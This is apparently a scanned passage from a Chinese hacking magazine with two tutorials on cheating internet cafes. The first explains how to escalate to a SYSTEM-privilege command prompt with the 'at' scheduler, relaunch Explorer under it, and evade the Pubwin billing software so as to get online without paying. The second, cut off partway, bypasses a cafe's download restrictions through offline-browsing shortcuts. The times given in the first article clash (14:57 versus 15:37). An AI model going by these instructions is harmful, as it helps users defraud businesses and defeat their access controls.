不管了，想想怎么在管理员眼皮子底下免费上网吧。我去的这家网吧安全性比较好，基本没什么问题可以搞定。可见管理员也是比较厉害，无论是技术上还是肌肉上。所以传统的免费上网方法的结果只能是我本身遭遇到物理攻击，还是另外想办法吧。

记得以前的一些突破Pubwin的方法是直接进攻，让Pubwin的进程挂掉，或者是别的什么东西无法执行，途中还涉及到还原卡啊，查内存之类的麻烦方法。这些都只是让我们在被动地被Pubwin操纵，如果在网吧使用，简直就是自找拳头吃。我是属于比较皮薄而且中规中矩的人，还是想别的办法吧。其实Pubwin并不可怕，由于Windows是多任务的系统，Pubwin可以一边很好地在一旁休息，一边很好地让我们玩游戏、上网。当然它也很烦，总是定时地结束我们的进程，真是太不厚道了。所以我们得想个办法让他结束不掉干着急。OK，Let's have a try!

我们知道，如果在Windows下结束一个服务级别的进程，都会提示权限不够，拒绝访问。原因很简单，因为我们一般启动之后上网，权限是Administrators的权限，虽然说已经很高了，但是依旧没有办法结束由System权限启动的服务进程（如图1）。而我们通常没有办法直接启动一个比Administrator权限更高的进程。有什么办法解决呢？




图1 证明无法关闭System权限的进程

其实这里涉及到一个小技巧，就是利用Task Scheduler服务。这个服务和大家

经常使用的At命令息息相关。At命令可以让我们在指定的时间里执行指定的命令，但是命令却是以Task Scheduler服务的方式启动的，也就是说，它继承的是System权限。

好了，在这里想必各位聪明的读者都已经想到了。平时我们启动的Pubwin Client的进程都是以本机登入用户，也就是Administrators权限启动的（当然个别变态的网吧用Users权限那是例外），这个权限肯定没有System级别的权限高，所以如果我们以System级别的权限启动一个程序的话，这个程序继承的权限就是System，这样一来时常自作主张的Pubwin就没办法结束我们的进程了。估计是为了容错，Pubwin的代码中包含容错的信息，当遇到无法结束的进程的时候，一点出错提示都没有。真是开心得不得了啊。这下可以心安理得地玩游戏了。对了，如何启动被断开的网络呢？其实很简单，只要进入控制面板，然后打开网络连接，先断开网络，然后再连接网络就行了。目前Pubwin还没坏到定时检查网络的份上，算是一点仁慈吧。

好了，说了那么多，我们就来看看如何操作吧。有了理论基础，没有实践经验还是不行呢。

首先我们先得启动一个CMD窗口。怎么启动？按一下Win键，选“程序”→“附件”→“命令提示符”，然后就会跳出黑乎乎的CMD窗口。接下来得看一下现在系统的时间，在CMD里输入**time /t**，得到的结果是14:36。这时，我们得迅速地输入**at 14:57 /interactive cmd.exe**。这样得到的结果就是在14:57分的时候执行cmd.exe（如图2）。在这过程中一定要快，否则CMD很容易被结束掉。但是如果你输入完成了就另当别论了，你可以翘起二郎腿，然后慢慢地等待15:37的到来，而不是管理员的到来。




图2 用at命令来启动cmd.exe




图3 System权限的cmd.exe

系统一到15:37分，不管什么窗口被结束都无所谓，我们会很轻松地得到一个CMD窗口（如图3）。注意了，结合刚才讨论的权限问题，我们可以知道这个CMD窗口是System级别的权限的，也就是说无法被Pubwin终止，很神奇吧？我们现在的权利比PubWin高。Pubwin对我们也只有点头哈腰的份啦。

先别想着结束Pubwin的进程，因为现在Pubwin出来一个叫什么Pubwin巡警的程序，很容易找到没有Pubwin进程的机器。所以我们还是保守点好，至少吃不到肌肉男的拳头。现在我们没有能力执行桌面上的程序。为什么呢？因为Pubwin很狡猾，做了一个叫Explorer.com的程序放在%Windir%目录里，因为在环境变量Pathext中，Com的执行权限比Exe先，所以启动的是Explorer.com，是一个伪装的桌面，然后执行的是Explorer.exe。该怎么办？

那么我们就结束现在的Explorer.exe吧。从Ctrl+Alt+Del或者是CMD里直接启动Taskmgr都一样。结束掉Explorer进程，然后在我们的高权限的CMD中执行Explorer.exe（如图4），这样我们就可以自由地操作桌面了。




图4 高权限的Explorer.exe进程

现在嘛，我们可以自由地打开浩方啊，Wow啊（其实Wow本身就不会被Pubwin的结束消息影响，只不过是网络断了而已……）而进程却不会被Pubwin给结束，因为我们现在都处于System阶级的领导之下，Administrators都给我统统靠边去。我们现在拥有至高无上的权利呢。

到现在嘛，我们就可以自由地上网咯。在服务端那边，你这里显示的只是一个没有登入的机器，管理员一般不会注意的。这也是个心理学上的问题嘛。

事实上我是搞脚本安全的，在网吧块研究一点也没有，我只是合理地利用了系统上的一些技巧来免费上网，注意别把技巧当技术哦。

编辑点评： nivekOnes同学给我们讲了如何利用Windows权限机制，启动一个Pubwin不能关闭的程序来为我们服务，达到免费上网的目的，不知道聪明的你有没有想到呢？

绕过网吧下载限制之终极方法

yacou[S.C.T]&[A.V.T]

平时只是听人家说如何突破下载，突破方法也多种多样，自己却没太重视。没有想到我也在这个地方栽跟头了。这里上网比较便宜，所以也不能因为不让下载就放弃此处吧，为了上网我拼了！

一、遇到问题

当我下载一个软件的时候出现拒绝下载的提示（如图1）。晕，我好像听过鹏彦网吧系统专家的限制十分强劲，没想到我会这么倒霉遇到它。通过任务管理器简单的手段我终止了main.exe，但是立刻又出现了一个up.exe进程把main.exe给恢复了。





图1

恰好yizhigu在网上，他告诉我通过时间差来突破下载限制，我使用他的方法后无效，让好友空气传给我的文件也无法接收（如图2）。


图2

这时QQ网络硬盘有迅雷嘛，没有想到却出现一片空白，就连QQ群内共享也无法使用，我更郁闷了。


二、解决问题

1.简单的方法突破下载限制

我在电脑里面东看看西看看，突然在聊天工具里面看到了UC，想到通过UC来传送迅雷，连忙让yizhigu帮忙，果真可以传送文件之后我又让他传了一个冰刃，然后把main.exe和自已认为可以的进程全部结束，却还是没有什么效果。反正现在能下载了，就这样吧！我把工具上传到UC的网络硬盘里面，好下次直接使用。

2.突破不了我绕过去

第二天我又来到了这个网吧，不慌不忙地打开UC下载迅雷，没有想到出现提示不能下载（如图3）。


图3

这下麻烦了，再次请教yizhigu，但他说帮别人搞电脑没有时间，难道我就只能对着电脑哭吗？于是我就自己找突破点，开始把所有能想到的、曾经看到的方法都用了，还是不能解决问题，在快绝望的时候突然想到一个点——系统有一个功能，就是脱机浏览曾经浏览过的网页，于是东找找西瞧瞧，终于让我找到了绕过网吧管理软件的下载限制的办法。




图4

首先，创建一个快捷方式，在输入框里面输入你需要下载的连接，点击下一步（如图4）。

在“选择程序标题”的窗口中，随便输入一个名称（这也就是快捷方式的文件名），然后点击完成按钮。

再找到你这个快捷方式的图标，在上面单击鼠标右键，在弹出的对话快捷菜单中选择“允许脱机使用”（如图5）。


